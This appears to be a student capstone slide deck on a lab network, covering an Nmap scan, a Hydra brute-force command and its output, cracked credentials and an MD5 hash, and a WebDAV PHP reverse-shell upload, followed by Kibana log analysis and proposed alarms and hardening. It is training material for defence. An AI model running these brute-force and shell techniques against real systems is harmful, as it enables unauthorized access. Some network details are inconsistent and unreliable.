



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network

Address

Range:192.162.1.0/24

Netmask:

255.255.255.255

Gateway: 10.0.0.76

Machines

IPv4: 192.168.1.90

OS: LINUX

Hostname: KALI

IPv4: 192.168.1.105

OS: LINUX

Hostname: CAPSTONE

IPv4: 192.168.1.100

OS: LINUX

Hostname: ELK STACK

IPv4: 192.168.1.1

OS: WINDOWS 10

Hostname: HYPER V

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
KALI LINUX	192.168.1.90	ATTACK MACHINE
CAPSTONE	192.168.1.105	VICTIM MACHINE
HYPER V	192.168.1.1	CLOUD BASED ENVIRONMENT
ELK SERVER	192.168.1.100	LOG DATA ANALYSED

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Simple Usernames and Passwords	The lack of complexity when issuing a password or username	The use of simple usernames and passwords opens up for exposure to being vulnerable to an attack
Hashed Passwords	Passwords which are randomized via an algorithm	If the passwords are not salted, it has the potential to be brute forced
WebDav	Webdav permits users to share, copy, move and edit files through a web server.	Allows Attackers to gain access and upload malicious files.
LFI Vulnerability	The LFI Vulnerabilities allow for attackers to execute files on a victims' machine	An LFI vulnerability allows attackers to gain access to sensitive credentials

Exploitation: BRUTE FORCING PASSWORDS

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

With the use of Hydra, it allowed for the cracking of the password.

```
hydra -l ashton P rockyou.txt -s 80  
-f -vV 192.168.1.105 http-get  
/company_folders/secret_folder
```

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

With this exploit, it permitted for the cracking of the password and gain access to the "secret folder".

```
host: 192.168.1.105 login: ashton password: leopoldo
```

03

```
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: '101989' - 10100 of 14344398 [child 3] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'yangyang' - 10101 of 14344398 [child 15] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'yakuza' - 10102 of 14344398 [child 10] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'wildflower' - 10103 of 14344398 [child 11] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'wallpaper' - 10104 of 14344398 [child 9] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'vaseline' - 10105 of 14344398 [child 11] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'vaquita' - 10106 of 14344398 [child 0] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'twinkletoes' - 10107 of 14344398 [child 13] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'trixiel' - 10108 of 14344398 [child 2] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'toosexy' - 10109 of 14344398 [child 4] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'telxela' - 10110 of 14344398 [child 5] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'sinron' - 10111 of 14344398 [child 6] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'sharwood' - 10112 of 14344398 [child 7] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'shelton' - 10113 of 14344398 [child 12] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'sex123' - 10114 of 14344398 [child 8] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'rebela' - 10115 of 14344398 [child 14] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'pocket' - 10116 of 14344398 [child 3] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'patriot' - 10117 of 14344398 [child 15] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'pallmall' - 10118 of 14344398 [child 10] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'pajono' - 10119 of 14344398 [child 1] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'murillo' - 10120 of 14344398 [child 9] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'montes' - 10121 of 14344398 [child 11] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'meme123' - 10122 of 14344398 [child 0] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'meandu' - 10123 of 14344398 [child 13] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'march6' - 10124 of 14344398 [child 2] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'madonna1' - 10125 of 14344398 [child 5] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'lindinha' - 10126 of 14344398 [child 4] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'leopoldo' - 10127 of 14344398 [child 6] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'laruku' - 10128 of 14344398 [child 7] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'lampshade' - 10129 of 14344398 [child 12] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'lamaslinda' - 10130 of 14344398 [child 8] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'lakota' - 10131 of 14344398 [child 14] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'laddie' - 10132 of 14344398 [child 3] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'krizia' - 10133 of 14344398 [child 15] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'kolokoy' - 10134 of 14344398 [child 10] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'kodia' - 10135 of 14344398 [child 9] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'kittykitty' - 10136 of 14344398 [child 11] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'kiki123' - 10137 of 14344398 [child 12] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'khadijah' - 10138 of 14344398 [child 0] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'kantot' - 10139 of 14344398 [child 13] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'joey' - 10140 of 14344398 [child 2] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - pass: 'jeferon' - 10141 of 14344398 [child 5] (0/0)  
[*] [10:00:00] 192.168.1.105 - login: ashton - password: leopoldo  
[*] [10:00:00] host: 192.168.1.105 login: ashton password: leopoldo  
[*] [10:00:00] (STATUS) attack finished for 192.168.1.105 (valid pair found)  
[*] [10:00:00] 1 of 1 target successfully completed, 1 valid password found  
[*] [10:00:00] hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-05 16:34:38  
root@kali:~/Downloads#
```


Exploitation: Port 80 Opened to the public

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Nmap scanned showcased opened ports

02

Achievements

The open allowed for the Cracking of the password in the Hydra command

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-06 06:45 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
msf5 > |
```

Exploitation: Hashed Passwords

01

Tools & Processes

Ryan's password was hashed and with the use of crackstation it permitted access to the webdav.

02

Achievements


With the access to the webdav, the php shell script was dropped allowing for the reverse shell.

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot 
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1{sha1_bin}), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

- What time did the port scan occur? 2021-11-05 @ 1
- How many packets were sent, and from which IP?
- What indicates that this was a port scan? The Error in the packets sent.

Errors vs successful transactions [Packetbeat] ECS


Errors vs successful transactions [Packetbeat] ECS



@timestamp per hour	status: Descending	Count
2021-11-05 00:00	Error	17,170
2021-11-05 00:00	OK	82
2021-11-05 01:00	Error	140,853
2021-11-05 01:00	OK	180
2021-11-05 23:00	Error	221
2021-11-05 23:00	OK	62

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



What time did the request occur? How many requests were made?

November 5 at 1:20:00:00 and a total of 13,392 requests were made

Which files were requested? What did they contain?


The files were **GET requests**.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack? 157,682
- How many requests had been made before the attacker discovered the password? 4



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/company_folders/secret_folder/

157,682


Export: Raw Formatted

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory? 3
- Which files were requested? 0





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Any scanning which is not authorized or are coming from an IP address is flagged triggers an alarm.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Ping sweeping of all network subnets and host is a method to reveal which hosts are active and open.
 - Regular port scanning would be a method to mitigate unnecessary port access.
 - Have a firewall configured to detect scans or ping requests within a certain threshold.
-

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Detecting unauthorized access to the hidden directory by setting an alarm for these particular requests.

The threshold: anymore than three requests per hour.

System Hardening


What configuration can be set on the host to block unwanted access?

- Confidential folders should not be accessible to the public
- Block IP addresses to access the folders (Whitelists vs BlackLists)
- Encrypt Data within confidential folders

Mitigation: Preventing Brute Force Attacks

Alarm

HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder/	173,611
http://127.0.0.1/server-status?auto=	2,904
http://snnmkxhflwgthqismb.com/post.php	474
http://192.168.1.105/webdav	324
http://www.gstatic.com/generate_204	236

What kind of alarm can be set to detect future brute force attacks?

Set an alarm which denies all failed attempts over a course of specific time frame.

3 attempts over the course of an hour.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Account Lockouts After Failed Attempts within a specific time frame
- Limit Logins to a Specified IP Address or Range
- Employ 2-Factor Authentication making brute force difficult
- Monitor Server Logs on a regular basis

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set an alarm for unusual IP addresses connecting to the WebDav.

HTTP status codes for the top queries [Packetbeat] ECS

207
401
200
404



System Hardening

What configuration can be set on the host to control access?

- Whitelisting IP address to only have access to the WebDav Server
- Have complex username and passwords

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Any unusual file placed should be triggered immediately
- Any traffic going through port to gain access to trigger an alarm

System Hardening

What configuration can be set on the host to block file uploads?

- Only allow specific files types
 - Only allow authorized individuals to have access
-

*The
End*